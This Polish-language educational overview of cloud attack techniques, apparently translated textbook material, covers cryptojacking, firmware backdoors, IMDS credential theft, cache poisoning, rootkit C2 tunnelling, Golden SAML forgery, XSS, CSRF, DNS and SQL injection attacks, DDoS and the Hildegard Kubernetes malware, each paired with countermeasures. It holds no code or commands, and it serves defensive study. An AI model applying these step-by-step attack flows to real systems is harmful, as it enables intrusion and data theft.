Cryptojacking to nieautoryzowane użycie komputera ofiary do potajemnego wydobywania cyfrowej waluty. Ataki Cryptojacking są bardzo lukratywne i obejmują zarówno zewnętrznych atakujących, jak i wewnętrznych nieuczciwych użytkowników. Aby przeprowadzić ten atak, napastnicy wykorzystują wektory ataku, takie jak błędna konfiguracja chmury, zainfekowane strony internetowe oraz luki w zabezpieczeniach po stronie klienta lub serwera. Na przykład osoba atakująca wykorzystuje źle skonfigurowane instancje w chmurze, aby wstrzyknąć szkodliwy ładunek do wydobywania kryptowalut na stronę internetową lub bibliotekę innej firmy ładowaną przez stronę internetową. Następnie atakujący zwabia ofiarę do odwiedzenia złośliwej strony internetowej, a kiedy ofiara otwiera tę stronę, automatycznie uruchamia koparkę kryptowalut w przeglądarce ofiary za pomocą JavaScript. Wykorzystując kryptokoparki oparte na JavaScript, takie jak CoinHive i Cryptoloot, osoby atakujące mogą łatwo osadzać złośliwe skrypty do kopania kryptowalut w legalnych witrynach internetowych za pomocą łącza do CoinHive. Atakujący może uczynić ten atak bardziej złożonym, ukrywając złośliwy skrypt wydobywający kryptowaluty za pomocą różnych technik ukrywania, takich jak kodowanie, przekierowania i zaciemnianie. Konfiguracja ładunku jest na ogół dynamiczna lub zakodowana na stałe. Ataki typu cryptojacking mogą mieć poważny wpływ na strony internetowe, punkty końcowe, a nawet całą infrastrukturę chmury.

Etapy ataków typu cryptojacking w chmurze:

Krok 1: osoba atakująca naraża usługę w chmurze poprzez osadzenie złośliwego skryptu do wydobywania kryptowaluty.

Krok 2: Gdy ofiara łączy się z zaatakowaną usługą w chmurze, skrypt wydobywający kryptowaluty jest wykonywany automatycznie.

Krok 3: Ofiara naiwnie zaczyna wydobywać kryptowalutę w imieniu atakującego i dodaje nowy blok do łańcucha bloków.

Krok 4: Za każdy nowy blok dodany do łańcucha blokowego atakujący otrzymuje nielegalnie nagrodę w postaci kryptowaluty.

Środki zaradcze:

Upewnij się, że wdrożyłeś politykę silnych haseł.

Zawsze przechowuj trzy różne kopie danych w różnych miejscach i jedną kopię poza siedzibą firmy.

Pamiętaj o regularnym aktualizowaniu serwerów sieciowych i urządzeń. Używaj zaszyfrowanych par kluczy SSH zamiast haseł do zabezpieczania dostępu do serwerów w chmurze.

Zaimplementuj adres URL CoinBlocker i czarną listę adresów IP/blackholing w zaporze sieciowej.

Wykorzystaj monitorowanie w czasie rzeczywistym modelu obiektowego dokumentu (DOM) i środowisk JavaScript w celu wykrywania i łagodzenia złośliwych działań na wczesnym etapie.

Korzystaj z najnowszych narzędzi antywirusowych, chroniących przed złośliwym oprogramowaniem i blokujących reklamy w chmurze.

Zaimplementuj rozszerzenia przeglądarki do skanowania i kończenia skryptów podobnych do skryptu górniczego CoinHive.

Korzystaj z technologii zarządzania bezpieczeństwem punktów końcowych, aby wykrywać na urządzeniach wszelkie nieuczciwe aplikacje.

Przejrzyj wszystkie komponenty stron trzecich używane przez strony internetowe firmy.

Korzystaj z zaawansowanych narzędzi do monitorowania sieci, które są w stanie identyfikować niewłaściwe użycie zasobów procesora, wydobywanie i wąchanie.

Nigdy nie lekceważ nagłych skoków cen w rachunkach za wykorzystanie zasobów w chmurze, ponieważ większość kopaczy kryptowalut wykorzystuje losowe zasoby chmury do przeprowadzania ataków.

Upewnij się, że wszystkie instancje i usługi w chmurze zostały pomyślnie zakończone na koniec dnia. W przeciwnym razie mogą stać się punktem wejścia dla hakerów kryptograficznych.

Atak w chmurze

Cloudborne to luka w zabezpieczeniach serwera w chmurze, która umożliwia atakującym wszczepienie złośliwego backdoora do jego oprogramowania układowego. Zainstalowany backdoor może się utrzymywać, nawet jeśli serwer zostanie przeniesiony do nowych klientów lub firm, które używają go jako laaS. Serwery fizyczne nie są ograniczone do jednego klienta i mogą być przenoszone z jednego klienta do drugiego. Podczas procesu odzyskiwania, jeśli ponowne flashowanie oprogramowania układowego (domyślne ustawienia fabryczne, całkowite wymazanie pamięci itp.) nie zostanie prawidłowo zaimplementowane, backdoory mogą pozostać aktywne w oprogramowaniu układowym i przemieszczać się po serwerze. Atakujący wykorzystują luki w zabezpieczeniach supermikrosprzętu, aby nadpisać oprogramowanie układowe w kontrolerze zarządzania płytą główną (BMC) serwera bez systemu, który jest używany do działań związanych z zarządzaniem zdalnym, takich jak udostępnianie, ponowna instalacja systemu operacyjnego i rozwiązywanie problemów za pośrednictwem inteligentnego zarządzania platformą interfejs (IPMI) bez dostępu fizycznego. Ponieważ BMC może zdalnie kontrolować serwery i udostępniać system nowym klientom, atakujący wybierają go jako

główny cel. Luki w zabezpieczeniach systemu bare-metal serwer w chmurze i niewłaściwe ponowne flashowanie oprogramowania sprzętowego może utorować atakującym drogę do zainstalowania i utrzymania trwałości backdoora. Następnie złośliwe backdoory umożliwiają atakującym bezpośredni dostęp do sprzętu i obejście mechanizmów bezpieczeństwa w celu wykonywania czynności, takich jak monitorowanie działań nowych klientów, wyłączanie aplikacji/serwera i przechwytywanie danych. Działania te umożliwiają atakującym przeprowadzanie ataków ransomware na cel.

Środki zaradcze:

Dostawcy CSP powinni aktualizować oprogramowanie układowe.

Oczyść oprogramowanie sprzętowe serwera przed przypisaniem go nowym klientom.

Sprawdź serwer pod kątem implantów i backdoorów przed wdrożeniem.

Regularnie sprawdzaj luki w oprogramowaniu sprzętowym.

Dostawcy CSP powinni sprawdzić, czy sprzęt fizyczny nie został naruszony przed dostawą.

Atak Instance Metadata Service (IMDS).

Usługa metadanych instancji (IMDS) dostarcza informacji o instancji, powiązanej z nią sieci oraz oprogramowaniu skonfigurowanym do uruchamiania instancji. IMDS generuje również poświadczenia dla ról powiązanych z instancją. Na podstawie przypisanej roli lub polityki oprogramowanie skonfigurowane w instancji może również uzyskiwać dostęp do zasobów w chmurze. Atakujący przeprowadzają ataki IMDS, wykorzystując lukę dnia zerowego w docelowym serwerze aplikacji lub wykorzystując informacje ujawnione przez odwrotne proxy zaimplementowane przez administratorów. Głównym zamiarem atakujących przeprowadzających atak IMDS jest uzyskanie nieautoryzowanego dostępu do zasobów sieciowych poprzez włamanie się do instancji. Jeśli atakujący z powodzeniem wykorzystają lukę dnia zerowego lub dane uwierzytelniające ujawnione przez odwrotne proxy, mogą połączyć się z instancją w chmurze i uzyskać poufne informacje, takie jak dane użytkownika i różne role powiązane z tą instancją, które można dalej wykorzystać do przeprowadzania ataków, takich jak jako uzyskiwanie dostępu i nadużywanie lub modyfikowanie zasobów znajdujących się w chmurze.

Jak rozpoczyna się atak

Po pierwsze, atakujący wykorzystuje lukę dnia zerowego lub odwrotne proxy zaimplementowane na docelowym serwerze aplikacji.

Atakujący następnie naraża instancję chmury działającą na serwerze i uzyskuje metadane instancji.

Następnie atakujący wykorzystuje uzyskane poświadczenia w celu uzyskania dostępu do zasobów chmury.

Środki zaradcze:

Użyj IMDSv2 zamiast IMDSvl.

Wyłącz IMDS, gdy nie jest potrzebny.

Role nie powinny być przypisywane do instancji, jeśli nie są wymagane; w razie potrzeby przypisz rolom najmniejsze uprawnienia.

Ogranicz dostęp do IMDS podejrzanych użytkowników.

Cache Poisoned Denial of Service (CPDoS)/Content Delivery Network (CDN) Cache Poisoning Atak

W przypadku ataku CPDoS lub CDN z zatruciem pamięci podręcznej osoby atakujące tworzą zniekształcone lub przewymiarowane żądania HTTP, aby oszukać źródłowy serwer WWW, aby odpowiedział złośliwą lub błędną treścią, która może być buforowana na serwerach sieci dostarczania treści (CDN). W związku z tym szkodliwa lub oparta na błędach zawartość jest buforowana na serwerze CDN, który dostarcza ją uprawnionym użytkownikom, co skutkuje atakiem DoS na sieć docelową. Atak CPDoS może nastąpić z powodu błędnej konfiguracji serwerów chronionych przez CDN, co skutkuje przechowywaniem treści internetowych lub stron z odpowiedziami na błędy z serwera źródłowego. Atakujący mogą wykorzystywać techniki zatruwania pamięci podręcznej, aby uniemożliwić użytkownikom dostęp do usług w chmurze. Strona internetowa lub serwer mogą stać się niedostępne, nawet jeśli pojedyncze żądanie HTTP zostanie zapisane w pamięci podręcznej i zatrute. Atak ten umożliwia atakującym złamanie funkcjonalności usługi online docelowej witryny internetowej.

Kroki zatruwania pamięci podręcznej CDN w celu przeprowadzenia ataku DoS

Krok 1: osoba atakująca żąda zasobu z docelowego serwera WWW, przesyłając żądanie zawierające złośliwy nagłówek HTTP.

Krok 2: Jeśli pośredniczący serwer CDN nie ma pamięci podręcznej żądanej strony internetowej lub zasobu, żądanie jest przekazywane do pierwotnego serwera WWW, który zwraca błąd, ponieważ żądanie jest złośliwe.

Krok 3: Strona błędu jest zapisywana w pamięci podręcznej zamiast oryginalnej na serwerze CDN.

Krok 4: Teraz zamiast oryginalnej strony internetowej użytkownicy otrzymują zapisaną w pamięci podręcznej stronę błędu, taką jak „404 Not Found", za każdym razem, gdy próbują uzyskać dostęp do zasobu.

Krok 5: Serwer CDN rozgłasza również tę samą stronę błędu wśród innych podłączonych użytkowników, przez co legalne usługi są dla nich nieosiągalne.

Środki zaradcze:

Skonfiguruj CDN, aby uniknąć buforowania stron błędów HTTP. Zaimplementuj zaporę sieciową aplikacji (WAF). Monitoruj i eliminuj strony błędów z pamięci podręcznej.

Atak Cloud Snoopera

Ataki Cloud Snooper są wyzwalane w grupach bezpieczeństwa AWS (SG) w celu skompromitowania serwera docelowego i potajemnego wydobycia poufnych danych. Atakujący wykonują ten atak, wykorzystując słabo skonfigurowaną zaporę sieciową lub luki w zabezpieczeniach. Atakujący używają różnych technik, aby ominąć zabezpieczenia, takie jak zapory ogniowe, i uzyskać zdalną kontrolę nad docelowym serwerem. Atakujący wykorzystują słabość w SG, które mają zezwalać tylko na ruch z portów docelowych 80 lub 443. Atakujący instalują rootkity, wykorzystując słabości filtrów ruchu, ataki na łańcuch dostaw lub brutalne wymuszanie SSH. Atakujący przesyłają swoje pakiety poleceń i kontroli (C2), podszywając się pod legalny ruch. Następnie zainstalowany rootkit przechwytuje pakiety i przekierowuje polecenia do trojana typu backdoor. Trojan wykonuje złośliwe działania zgodnie z poleceniami C2 otrzymanymi ze zdalnej maszyny. Kroki związane z atakiem Cloud Snooper:

Krok 1: Atakujący wysyłają specjalnie utworzone pakiety C2 wraz z normalnym ruchem do serwera docelowego za pomocą portów docelowych 80 i 443, oszukując zaporę obwodową.

Krok 2: Zapora weryfikuje wszystkie przychodzące pakiety i przepuszcza je, ponieważ wszystkie pakiety zawierają porty 80 i 443 jako porty docelowe.

Krok 3: Teraz słuchacz w rootkicie przechwytuje ruch w kierunku serwera i odtwarza pakiety z portami źródłowymi 1010, 2020, 6060, 7070, 8080 lub 9999. Następnie słuchacz przesyła te pakiety do backdoora zainstalowanego przez rootkita.

Krok 4: Trojan typu backdoor wykonuje teraz działania zgodnie z poleceniami C2 i wysyła dane z powrotem do rootkita po pobraniu ich z serwera docelowego.

Krok 5: Rootkit ponownie rekonstruuje odebrane pakiety z portami źródłowymi 80 i 443, aby ominąć zaporę ogniową i wydobyć dane do atakującego. W tym przypadku zapora sieciowa zostaje ponownie oszukana przez rootkita. Środki zaradcze:

Upewnij się, że ruch sieciowy jest regularnie analizowany.

Upewnij się, że serwery WWW są regularnie aktualizowane.

Zastosuj warstwowy model zabezpieczeń.

Atak Golden Security Assertion Markup Language

Ataki Golden Security Assertion Markup Language (SAML) są realizowane w celu ukierunkowania dostawców tożsamości w sieciach w chmurze, takich jak Active Directory Federation Service (ADFS), które wykorzystują protokół SAML do uwierzytelniania i autoryzacji użytkowników. Atakujący początkowo uzyskują dostęp administracyjny do profilu użytkownika dostawcy tożsamości i wykorzystują certyfikaty podpisywania tokenów do generowania sfałszowanych tokenów SAML lub odpowiedzi poprzez manipulowanie asercjami SAML. Dostęp ten można uzyskać poprzez przejęcie sesji, eskalację uprawnień lub przesunięcie poprzeczne za pomocą wcześniej wykorzystanych luk w zabezpieczeniach lub ataków.

Scenariusz ataku SAML

Krok 1: osoba atakująca uzyskuje dostęp do serwera ADFS (dostawcy tożsamości) i kradnie certyfikat oraz klucz szyfrowania, które podpisują potwierdzenie.

Krok 2: Gdy użytkownik próbuje uzyskać dostęp do wymaganej usługi, dostawca usług przekierowuje żądanie do dostawcy tożsamości.

Krok 4: Atakujący przechwytuje żądanie przekierowania i odsyła odpowiedź SAML ze sfałszowanymi wartościami potwierdzenia przy użyciu skradzionych kluczy.

Krok 5: Następnie dostawca usług umożliwia atakującemu dostęp do usług federacyjnych powiązanych z docelowym kontem użytkownika.

Środki zaradcze:

Stale monitoruj działania użytkowników.

Korzystaj z uwierzytelniania wieloskładnikowego i silnych haseł.

Zaimplementuj dostęp z najniższymi uprawnieniami.

Analizuj środowisko pod kątem oznak ataku.


Aktualizuj certyfikaty w odpowiednim czasie.

Inne ataki w chmurze

Przejęcie sesji za pomocą ataku typu Cross-Site Scripting (XSS).

Atakujący implementują XSS w celu kradzieży plików cookie wykorzystywanych w procesie uwierzytelniania użytkownika; wiąże się to z wstrzyknięciem do witryny złośliwego kodu, który jest następnie wykonywany przez przeglądarkę. Za pomocą skradzionych plików cookie osoby atakujące wykorzystują aktywne sesje komputera, uzyskując w ten sposób nieautoryzowany dostęp do danych.

Uwaga: osoby atakujące mogą również przewidywać lub wąchać identyfikatory sesji.




Jak pokazano na rysunku, osoba atakująca hostuje stronę internetową ze złośliwym skryptem na serwerze w chmurze. Gdy użytkownik przegląda stronę hostowaną przez osobę atakującą, kod HTML zawierający złośliwy skrypt jest uruchamiany w przeglądarce użytkownika. Złośliwy skrypt zbiera i wysyła pliki cookie użytkownika oraz przekierowuje go na serwer atakującego.

Środki zaradcze:

Korzystanie z bezpiecznych warstw gniazd (SSL), zapór ogniowych, programów antywirusowych i skanerów kodów może chronić chmurę przed przejęciem sesji.

Przejęcie sesji za pomocą Session Riding

Atakujący wykorzystują strony internetowe, angażując się w fałszowanie żądań między witrynami w celu przesyłania nieautoryzowanych poleceń. Podczas jazdy w sesji napastnicy „kierują" aktywną sesją komputera, wysyłając wiadomość e-mail lub nakłaniając użytkowników do odwiedzenia złośliwej strony internetowej podczas logowania do rzeczywistej witryny docelowej. Gdy użytkownik kliknie złośliwy odsyłacz, strona internetowa wykona żądanie tak, jakby użytkownik już je uwierzytelnił. Stosowane polecenia obejmują modyfikację lub usuwanie danych użytkownika, przeprowadzanie transakcji online, resetowanie haseł itp.



Jak pokazano na powyższym rysunku, użytkownik loguje się do zaufanej witryny i tworzy nową sesję. Serwer przechowuje identyfikator sesji dla sesji w pliku cookie w przeglądarce internetowej. Atakujący nakłania ofiarę do odwiedzenia stworzonej przez niego złośliwej strony internetowej. Atakujący następnie wysyła żądanie do serwera w chmurze z przeglądarki użytkownika, używając skradzionego pliku cookie sesji.

Środki zaradcze:

o Nie zezwalaj swojej przeglądarce i stronom internetowym na zapisywanie danych logowania.

o Sprawdź nagłówek strony odsyłającej HTTP i podczas przetwarzania testu POST zignoruj parametry adresu URL.

Ataki na system nazw domen (DNS).

Serwer DNS tłumaczy czytelną dla człowieka nazwę domeny (np. www.google.com) na numeryczny adres IP, który kieruje komunikację między węzłami. Atakujący przeprowadzają ataki DNS w celu uzyskania poświadczeń uwierzytelniających od użytkowników Internetu.


Rodzaje ataków DNS:

o Zatruwanie DNS: polega na przekierowywaniu użytkowników na sfałszowaną witrynę internetową poprzez zatruwanie serwera DNS lub pamięci podręcznej DNS w systemie użytkownika.

o Cybersquatting: obejmuje przeprowadzanie oszustw typu phishing poprzez rejestrację nazwy domeny podobnej do CSP.

o Domain Hijacking: polega na kradzieży nazwy domeny CSP,

o Wycinanie domen: obejmuje rejestrację wygasłej nazwy domeny.




Jak pokazano na rysunku, atakujący przeprowadza zatruwanie pamięci podręcznej DNS, kierując użytkowników na fałszywą stronę internetową. W tym przypadku użytkownik wysyła zapytanie do wewnętrznego serwera DNS w celu uzyskania informacji DNS (np. adresu IP www.xCloud.com). Następnie wewnętrzny serwer DNS prosi odpowiedni serwer w chmurze o informacje DNS. W tym momencie atakujący blokuje odpowiedź DNS z serwera w chmurze i wysyła odpowiedź DNS z adresem IP fałszywej strony internetowej do wewnętrznego serwera DNS. W ten sposób wewnętrzna pamięć podręczna serwera DNS aktualizuje się o adresy IP fałszywych witryn internetowych i automatycznie kieruje użytkowników do tych witryn.

Środki zaradcze:

o Korzystanie z rozszerzeń zabezpieczeń systemu nazw domen (DNSSEC) w pewnym stopniu ogranicza skutki zagrożeń DNS.

Ataki typu SQL Injection

SQL to język programowania przeznaczony dla systemów zarządzania bazami danych. W ataku typu SQL injection atakujący atakują serwery SQL, na których działają aplikacje bazy danych podatne na ataki. Atakujący wprowadzają złośliwy kod (wygenerowany przy użyciu znaków specjalnych) do standardowego kodu SQL w celu uzyskania nieautoryzowanego dostępu do bazy danych, a ostatecznie do innych poufnych informacji. Takie ataki są zwykle przeprowadzane, gdy aplikacje używają danych wejściowych do konstruowania dynamicznych instrukcji SQL. Ponadto osoby atakujące mogą manipulować zawartością bazy danych, pobierać poufne dane, zdalnie wykonywać polecenia systemowe, a nawet przejmować kontrolę nad serwerem WWW w celu wykonywania dodatkowych działań przestępczych.



Jak pokazano na rysunku, osoba atakująca wykonuje wstrzyknięcie kodu SQL do aplikacji internetowej w chmurze, do której uzyskuje dostęp użytkownik, i uzyskuje dostęp do poufnych informacji przechowywanych w chmurze.

Środki zaradcze:

o Użyj technik filtrowania, aby oczyścić dane wprowadzane przez użytkownika,

o Zweryfikuj długość, zakres, format i typ danych wejściowych,

o Regularnie aktualizuj i aktualizuj serwery i aplikacje.

o Używaj technologii monitorowania baz danych i systemów zapobiegania włamaniom (IPS).

o Zaimplementuj zaporę sieciową opartą na chmurze.

Ataki kryptoanalizy

Niepewne lub przestarzałe szyfrowanie sprawia, że usługi w chmurze są podatne na kryptoanalizę. Dane obecne w chmurze mogą zostać zaszyfrowane, aby uniemożliwić ich odczytanie w przypadku uzyskania do nich dostępu przez złośliwych użytkowników. Jednak krytyczne wady implementacji algorytmów kryptograficznych (np. generowanie słabych liczb losowych) mogą sprawić, że silne szyfrowanie stanie się słabe lub zepsute. Ponadto istnieją nowe metody łamania kryptografii. Częściowe informacje można również uzyskać z zaszyfrowanych danych, monitorując wzorce dostępu do zapytań klientów i analizując dostępne pozycje.

Środki zaradcze:


o Używaj generatorów liczb losowych, które generują kryptograficznie bezpieczne liczby losowe, aby zapewnić odporność materiałów kryptograficznych, takich jak klucze SSH i DNSSEC.

o Nie używaj wadliwych algorytmów kryptograficznych.

o Używaj najnowszych i najsilniejszych procedur szyfrowania, które obejmują solenie, mieszanie itp.

Ataki DoS i DDoS

Wykonywanie ataków DoS na dostawców CSP może pozbawić najemców dostępu do ich kont. W infrastrukturze chmury wielu dzierżawców współdzieli procesor, pamięć, miejsce na dysku, przepustowość itp. Zatem jeśli atakujący uzyskają dostęp do chmury, generują fałszywe dane, które mogą być żądaniami zasobów lub typem kodu, który może działać w legalnych aplikacjach użytkownicy. Obliczanie takich żądań złośliwego oprogramowania angażuje procesor, pamięć i wszystkie inne urządzenia serwera. Gdy serwer osiągnie limit progowy, zaczyna przenosić swoje zadania na inny serwer. To samo dzieje się z innymi serwerami inline, a ostatecznie atakującemu udaje się zaangażować cały system chmurowy, po prostu ingerując w zwykłe przetwarzanie jednego serwera. To sprawia, że legalni użytkownicy chmury nie mogą uzyskać dostępu do jej usług. DoS można przeprowadzić poprzez zalewanie serwera wieloma żądaniami wykorzystania wszystkich dostępnych zasobów systemowych, przekazywanie złośliwych danych wejściowych do serwera, które powodują awarię procesu aplikacji, ciągłe wprowadzanie błędnych haseł w celu zablokowania konta użytkownika itp. Jeśli atak DoS zostanie rozpoczęty za pośrednictwem botnetu (sieci skompromitowanych maszyn), to jest to atak DDoS. Atak DDoS polega na tym, że wiele skompromitowanych systemów atakuje jeden cel, powodując w ten sposób odmowę usługi dla użytkowników docelowego systemu.



Jak pokazano na powyższym rysunku, atakujący ustawia program obsługi, który infekuje dużą liczbę komputerów przez Internet (sieć zombie). Następnie atakujący zalewa serwer w chmurze wieloma żądaniami, co powoduje zużycie nadmiarowych zasobów. W związku z tym uprawnieni użytkownicy nie mogą uzyskać dostępu do usług w chmurze.

Środki zaradcze:

o Postępuj zgodnie z koncepcją najmniejszych uprawnień dla użytkowników łączących się z serwerem.

o Zainstaluj IDS zarówno na fizycznych, jak i wirtualnych maszynach w chmurze, aby złagodzić ataki DoS i DDoS.

Atak typu „człowiek w przeglądarce”.

Ataki typu „człowiek w przeglądarce” są ukierunkowane na przeglądarkę internetową użytkownika poprzez wstrzykiwanie wyrafinowanego złośliwego oprogramowania (np. botów), które umożliwia atakującym monitorowanie informacji udostępnianych między przeglądarką użytkownika a aplikacją w chmurze. Wstrzyknięty kod przekazuje atakującym dane logowania użytkownika, takie jak nazwa użytkownika i hasła. Następnie osoby atakujące mogą zweryfikować te dane uwierzytelniające na serwerze w chmurze i wykonać złośliwe działania w imieniu użytkownika bez wiedzy użytkownika.

Środki zaradcze:

o Ogranicz dostęp do usług w chmurze, aby zabezpieczyć sieć przed nieuprawnionym dostępem.

o Zintegruj rozwiązanie oparte na chmurze z kontrolowanymi systemami wykrywania włamań, aby wykrywać i powiadamiać o nietypowych działaniach użytkowników.

o Ogranicz zakres adresów IP i oferuj usługi tylko przez VPN.

Atak fałszowania metadanych

Metadane usług w chmurze opisują szczegóły różnych usług, takie jak lokalizacja komponentów sieciowych, wymagania dotyczące bezpieczeństwa i formaty danych. Fałszowanie metadanych to proces zmiany lub modyfikacji metadanych usługi zapisanych w pliku Web Service Definitione Language (WSDL), w którym przechowywane są informacje dotyczące instancji usługi. Po pomyślnym wdrożeniu zmanipulowanego pliku użytkownicy chmury są przekierowywani do nieznanych miejsc, co przypomina proces fałszowania DNS.

Środki zaradcze:

o Szyfruj i przechowuj szczegóły aplikacji i usług w chmurze,

o Zaimplementuj kontrolę integralności opartą na hashach, aby ograniczyć ataki typu spoofing.

o Dezaktywuj usługi metadanych, które nie są wymagane, wraz z niebezpiecznymi wersjami metadanych.

o Wymuszanie zapór opartych na hoście w celu ograniczenia dostępu do interfejsu API metadanych instancji.

Atak polegający na wstrzykiwaniu złośliwego oprogramowania w chmurze

w atakach wstrzykiwania złośliwego oprogramowania w chmurze osoby atakujące instalują implementacje złośliwych usług lub maszyny wirtualne w usługach w chmurze, które działają jako SaaS, PaaS lub laaS. Gdy chmura zostanie skutecznie wykorzystana, użytkownik chmury jest przekierowywany na stronę internetową osoby atakującej, gdzie osoby atakujące mogą wykonywać takie czynności, jak podsłuchiwanie komunikacji oraz kradzież i modyfikowanie danych.

Złośliwe oprogramowanie w chmurze

Hildegarda

Hildegard to złośliwe oprogramowanie w chmurze zaprojektowane do wykorzystywania źle skonfigurowanych kubeletów w klastrze Kubernetes i infekowania wszystkich kontenerów obecnych w środowisku Kubernetes. Hildegard pomaga atakującym w omijaniu rozwiązań bezpieczeństwa i zmienianiu konfiguracji systemu w celu ukrycia ich obecności. To złośliwe oprogramowanie porzuca dwa główne narzędzia, peirates i BotB, do wykorzystywania zasobów w chmurze. Atakujący mogą przeprowadzać przejmowanie zasobów, przechwytywanie kryptowalut, ataki DoS, erupcję aplikacji, wydobywanie kryptowalut itp. Za pomocą tego złośliwego oprogramowania.

Cechy

o Ukrywa wykonanie złośliwego procesu w kontenerach za pomocą LD_PRELOAD.

o Pomija narzędzia do analizy statycznej przy użyciu agenta IRC (ziggystartux).

o Pomija narzędzia do monitorowania DNS, zmieniając systemowe programy rozpoznawania nazw DNS.

o Wykonuje operacje wykrywania poświadczeń i rozpoznania.

o Wykorzystuje dwa kanały komunikacyjne C2, tmate i IRC, które działają prawie podobnie.

